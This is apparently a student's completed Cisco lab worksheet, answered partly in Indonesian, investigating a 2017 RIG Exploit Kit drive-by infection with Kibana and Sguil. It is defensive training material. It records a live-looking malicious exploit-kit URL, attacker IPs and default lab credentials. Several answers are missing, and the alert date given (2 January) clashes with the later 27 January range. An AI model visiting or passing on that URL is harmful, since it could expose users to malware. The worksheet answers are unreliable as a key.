NAMA : Dhia Ahmad Farras
NIM : 23/521947/SV/23544

Lab - Investigating a Malware Exploit

Objectives

In this lab you will:

Part 1: Use Kibana to Learn About a Malware Exploit

Part 2: Investigate the Exploit with Sguil

Part 3: Use Wireshark to Investigate an Attack

Part 4: Examine Exploit Artifacts

This lab is based on an exercise from the website malware-traffic-analysis.net which is an excellent resource for learning how to analyze network and host attacks. Thanks to brad@malware-traffic-analysis.net for permission to use materials from his site.

Background / Scenario

You have decided to interview for a job in a medium sized company as a Tier 1 cybersecurity analyst. You have been asked to demonstrate your ability to pinpoint the details of an attack in which a computer was compromised. Your goal is to answer a series of questions using Sguil, Kibana, and Wireshark in Security Onion.

You have been given the following details about the event:

- The event happened in January of 2017.
- It was discovered by the Snort NIDS.

Required Resources

- Security Onion virtual machine
- Internet access

Instructions

Part 1: Use Kibana to Learn About a Malware Exploit

In Part 1, use Kibana to answer the following questions. To help you get started, you are informed that the attack took place at some time during January 2017. You will need to pinpoint the exact time.


Step 1: Narrow the timeframe.


a. Login to Security Onion with the **analyst** username and **cyberops** password.

b. Open Kibana (username **analyst** and password **cyberops**) and set an Absolute time range to narrow the focus to log data from January 2017.


c. You will see a graph appear with a single entry showing. To view more details, you need to narrow the amount of time that is displayed. Narrow the time range in the Total Log Count Over Time visualization by

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public






clicking and dragging to select an area around the graph data point. You may need to repeat this process until you see some detail in the graph.



Note: Use the <Esc> key to close any dialog boxes that may be interfering with your work.


© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public




Step 2: Locate the Event in Kibana

a. After narrowing the time range in the main Kibana dashboard, go to the **NIDS** Alert Data dashboard by clicking NIDS.

b. Zoom in on the event by clicking and dragging in the NIDS – Alerts Over Time visualization further focus in on the event timeframe. Since the event happened over a very short period of time, select just the graph plot line. Zoom in until your display resembles the one below.




c. Click the first point on the timeline to filter for only that first event.




d. Now view details for the events that occurred at that time. Scroll all the way to the bottom of the dashboard until you see the **NIDS Alerts** section of the page. The alerts are arranged by time. Expand the first event in the list by clicking the pointer arrow that is to the left of the timestamp.


© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public



e. Look at the expanded alert details and answer the following questions:


What is the time of the first detected NIDS alert in Kibana?





© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

JAWAB:



Waktu NIDS alert pertama yang terdeteksi di Kibana adalah 2 Januari 2017, pukul 22:54:43.

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

What is the source IP address in the alert?
JAWAB:
Ip address yang tertera adalah 172.16.4.193

What is the destination IP address in the alert?
JAWAB:
Alamat IP tujuan adalah 194.87.234.129

What is the destination port in the alert? What service is this?
JAWAB:
Port tujuan adalah 80

What is the classification of the alert?
JAWAB:
Klasifikasi dari peringatan tersebut adalah trojan-activity

What is the destination geo country name?
JAWAB:
Rusia

f. In a web browser on a computer that can connect to the internet, go to the link that is provided in the signature_info field of the alert. This will take you to the Emerging Threats Snort alert rule for the exploit. There are a series of rules shown. This is because signatures can change over time, or new and more accurate rules are developed. The newest rule is at the top of the page. Examine details of the rule.

What is the malware family for this event?

JAWAB:

Malware tersebut termasuk Exploit Kit RIG

What is the severity of the exploit?
JAWAB:
Tingkat severitynya tergolong major

What is an Exploit Kit? (EK) Search on the internet to answer this question.
JAWAB:

Exploit Kit

An **exploit kit** or **exploit pack** is a type of toolkit cybercriminals use to attack vulnerabilities in systems so they can distribute malware or perform other malicious activities. Exploit kits are packaged with exploits that can target commonly installed software such as Adobe Flash®, Java®, Microsoft Silverlight®.

A typical exploit kit usually provides a management console, a bunch of vulnerabilities targeted to different applications, and several add-on functions that make it easier for a cybercriminal to launch an attack.


© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

Exploit Kit (EK) adalah kumpulan alat atau perangkat berbahaya yang dirancang untuk mengeksploitasi celah keamanan pada perangkat lunak atau sistem, terutama pada browser web, plugin, atau aplikasi lainnya. EK bekerja dengan mengotomatisasi proses pencarian dan pemanfaatan kerentanan, sehingga pelaku dapat menyisipkan malware atau ransomware ke dalam perangkat korban.

Exploit kits frequently use what is called a drive-by attack to begin the attack campaign. In a drive-by attack, a user will visit a website that should be considered safe. However, threat actors find ways to compromise legitimate websites by finding vulnerabilities on the webservers that host them. The vulnerabilities allow threat actors to insert their own malicious code into the HTML of a webpage. The code is frequently inserted into an iFrame. iFrames permit content from different websites to be displayed in the same webpage. Threat actors will frequently create an invisible iFrame that connects the browser to a malicious website. The HTML from the website that is loaded into the browser often contains a JavaScript that will send the browser to yet another malicious website or download malware until the computer.


Step 3: View the Transcript capME!

a. Click the **alert _id** value, you can pivot to CapME to inspect the transcript of the event.




© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

In the CapME! window you can see the transcript from the session. It shows the transactions between the source computer, in blue, and the destinations that are accessed by the source. A lot of valuable information, including a link to the pcap file that is related to this alert, is available in the transcript.



Examine the first block of blue text. This is the request from the source to the destination webserver. Note that two URLs are listed in this block. The first is tagged as SRC: REFERER. This is the website that the source computer first accessed. However, the server referred browser the HTTP GET request to the SRC:HOST. Something in the HTML sent the source to this site. It looks like this could be a drive-by attack!



© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public



What website did the user intend to connect to?

JAWAB:

Situs web yang ingin diakses www.homeimprovement.com

What URL did the browser refer the user to?
JAWAB:
Berdasarkan file yang Anda kirimkan, URL yang dirujuk oleh browser adalah http://tyu.benme.com/?ct=Vivaldi&biw=Vivaldi.95ec76.40617c5k7&oq=h8fltKeRVawGyjRaFcw1nyYdeAwgQ8_qtiEKBzBKfgZ6D-hyMZAh1z6LRVvQ42w&tuif=2320&q=WH7QMvXcJwDNFYbGMvrER6NbNknQAOKPxpH2_drZdZqxKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114tg57.406t1v7x8&br_fl=4180.

What kind of content is requested by the source host from tybenme.com? Why could this be a problem? Look in the DST server block of the transcript too.

b. Close the CapME! browser tab.


c. From the top of the NIDS Alert Dashboard click the **HTTP** entry located under **Zeek Hunting** heading.

d. In the HTTP dashboard, verify that your absolute time range includes **2017-01-27 22:54:30.000** to **2017-01-27 22:56:00.000**.

e. Scroll down to the HTTP - Sites section of the dashboard.

What are some of the websites that are listed?

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public



Situs web yang ada pada http-sites


- https://www.homeimprovement.com/
- tyu.benme.com
- tse1.mm.bing.net
- https://marketingplatform.google.com/about/analytics

We should know some of these websites from the transcript that we read earlier. Not all of the sites that are shown are part of the exploit campaign. Research the URLs by searching for them on the internet. Do not connect to them. Place the URLs in quotes when you do your searches.

Which of these sites is likely part of the exploit campaign?

What are the HTTP - MIME Types listed in the Tag Cloud?
JAWAB:

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public



Jenis-jenis http – MIME Types yang tercantum di tag cloud, sebgai berikut:

- text/html
- application/javascript
- application/x-shockwave-flash
- image/jpeg
- image/gif
- image/png
- image/svg+xml
- image/x-icon
- application/vnd.ms-fontobject
- text/json

Part 2: Investigate the Exploit with Sguil

In Part 2, you will use Sguil to check the IDS alerts and gather more information about the series of events related to this attack.

Note: The alert IDs used in this lab are for example only. The alert IDs on your VM may be different.

Step 1: Open Sguil and locate the alerts.


a. Launch Sguil from the desktop. Login with username **analyst** and password **cyberops**. Enable all sensors and click **Start**.

b. Locate the group of alerts from January 27th 2017.

